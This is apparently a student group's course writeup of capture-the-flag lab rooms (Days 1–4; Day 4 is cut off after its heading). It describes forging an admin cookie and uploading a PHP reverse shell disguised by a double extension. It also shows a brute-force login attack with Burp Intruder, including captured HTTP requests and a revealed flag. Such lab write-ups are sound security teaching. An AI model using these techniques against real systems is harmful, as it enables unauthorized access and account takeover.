

# PSP0201

## Week 2

# Writeup

Group Name: urkomputerhaspirus

Members

ID	Name	Role
1211102272	Tee Cheng Jun	Leader
1211101114	Chong Yi Jing	Member
1211101591	Ian Leong Tsung Jii	Member
1211101734	Ernest Leong Zheng Yang	Member



## Day 1: Web Exploitation – A Christmas Crisis

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

### Question 1

Open the page by putting the I.P given in the search bar.



Opening up the browser developer tools to check on the cookie.

The screenshot shows a browser developer tools window titled "VIEW CONSOLE". The main area displays a table with four rows: "Control", "Active?", "Part Picking", "No", "Assembly", "No", "Painting", "No", and "Touch-up", "No". Below this table, there is a list of storage items. Under the "Cookies" section, there is one item listed:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d	10.10.240.168	/		126	false	false	None	Wed, 08 Jun 2022 0...

## Question 2

Obtain the value of the cookie.

Value  
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d

## Question 3

Using Cyberchef, convert the cookie value from hexadecimal to string.

The screenshot shows the CyberChef interface. On the left, there is a sidebar with various operations: To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, and Fork. The "From Hex" operation is selected. The input field contains the hex value: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d. The output field shows the resulting JSON string: {"company": "The Best Festival Company", "username": "timothy"}


#### Question 4

After changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar has 'To Hex' selected. The 'Input' section contains the JSON string: {"company": "The Best Festival Company", "username": "santa"}. The 'Output' section shows the resulting hex dump: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d. The 'BAKE!' button is visible at the bottom.

#### Question 5

After copy pasting Santa's cookie into the website and hitting refresh, we now have access to the controls. We can then switch on every control and the the flag will be presented to us.



### **Thought Process/Methodology:**

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser's developer tool and viewed the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.



## Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Netcat, Nano(text editor)

Solution/walkthrough:

### Question 1

Discovered the page for uploading files by adding “?id=ODIzODI5MTNiYmYw” at the end of the ip address.




### Question 2

By viewing the source for the file upload page, we can find out what type of files are allowed to be submitted. In this case, it accepts .jpeg,.jpg, and .png.


### Question 3

Uploaded files are stored in the /uploads/ directory. I have uploaded shell.jpeg.php.



## Question 4

After our reverse-shell is connected, typing out the directory /var/www/flag.txt gives us the flag.



### **Thought Process/Methodology:**

Having accessed the page for uploading files, we inspected the page source to find out what types of files that it accepts. As it accepts only image files, our PHP reverse shell script needs to have either .jpeg,.jpg, or .png. Therefore we have renamed the reverse shell script given in /usr/share/webshells/php/php-reverse-shell.php to shell.jpeg.php. After submitting the file on the website, we started up netcat listener to listen on port 1234. After clicking the uploaded file on the /uploads/ directory, we now have a connection. Upon typing /var/www/flag.txt into the terminal, the flag is revealed.


### **Day 3: Web Exploitation - Christmas Chaos**

**Tools used: Kali Linux, Firefox, Burpsuite, FoxyProxy**

**Solution/walkthrough:**


#### **Question 1**

After accessing the website, we turn on burp via FoxyProxy. After that, we turn on intercept in the proxy menu in burpsuite. We then enter values into the field and click sign in. Burpsuite will now hold our request and not forward it until we tell it to.



## Question 2

We then forward the request to intruder. From the positions tab we configure our attack type as cluster bomb and select the fields where the payloads will be inserted.




Request to http://10.10.114.76:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ⌂ \n ⌂

```
1 POST /login HTTP/1.1
2 Host: 10.10.114.76
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.114.76
10 Connection: close
11 Referer: http://10.10.114.76/
12 Upgrade-Insecure-Requests: 1
13
14 username=bruh&password=bruh
```



Burp Suite C

Attack type: Cluster bomb

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for more information.

Attack type: Cluster bomb

```
1 POST /login HTTP/1.1
2 Host: 10.10.114.76
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.114.76
10 Connection: close
11 Referer: http://10.10.114.76/
12 Upgrade-Insecure-Requests: 1
13
14 username=$bruh$&password=$bruh$
```

### Question 3

We then click the payloads tab and enter the values that we will be trying in set 1(username) and set 2(password). Then we click the attack button. When the attack is complete we can see that one combination of username and password shows a different status code.


The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the main pane, under "Payload Sets", a payload set named "1" is selected. The "Payload type" is set to "Simple list". The list contains three items: "admin", "root", and "user". Below the list, there is an "Add" button and a dropdown menu "Add from list ... [Pro version only]". The "Payload Options [Simple list]" section is also visible, showing a list of operations: Paste, Load ..., Remove, Clear, Deduplicate, Add, and a dropdown menu "Add from list ... [Pro version only]". The "Payload Processing" section shows a list of operations: Add, Edit, Remove, Up, Down, Enabled, and Rule. The "Payload Encoding" section has a checked checkbox "URL-encode these characters: .!<>?+&\*;:={}|^`#".

This screenshot shows the same Burp Suite interface after an attack. The payload set "1" now has a payload count of 3 and a request count of 9. The payload list now includes "password", "admin", and "12345". The "Payload Options" and "Payload Processing" sections remain the same. The "Payload Encoding" section still has the "URL-encode these characters" checkbox checked.

3. Intruder attack of 10.10.114.76 - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment	
0			302			309		
1	admin	password	302			309		
2	root	password	302			309		
3	user	password	302			309		
4	admin	admin	302			309		
5	root	admin	302			309		
6	user	admin	302			309		
7	admin	12345	302			255		
8	root	12345	302			309		
9	user	12345	302			309		

#### Question 4

We try the username and password from the previous question and it brings us to the Santa Sleigh Tracker App. From this page we obtained the flag THM{885ffab980e049847516f9d8fe99ad1a}.



#### Thought Process/Methodology:

Having accessed the target machine, we were shown a sign-in page. As there was no registration option, we had to use burpsuite in order to brute force the username and password in order to sign-in. We started by turning on burp using Foxy Proxy and also making sure that intercept was on in Burpsuite. After that we typed in some random details in the page and clicked sign-in. Burpsuite will now capture our request and we can send it to the intruder tab in Burpsuite. After selecting the attack type and entering in our username and password list we press attack and wait for it to finish. From the results, we can see that there is one combination that returned a different status code which is 'admin' and '12345'. We then entered the details into the website and was granted access to the Santa Sleigh Tracker APP.


## **Day 4: Web Exploitation - Santa's Watching**

**Tools used: Kali Linux, Firefox, Gobuster, Wfuzz**

**Solution/walkthrough:**

### **Question 1**

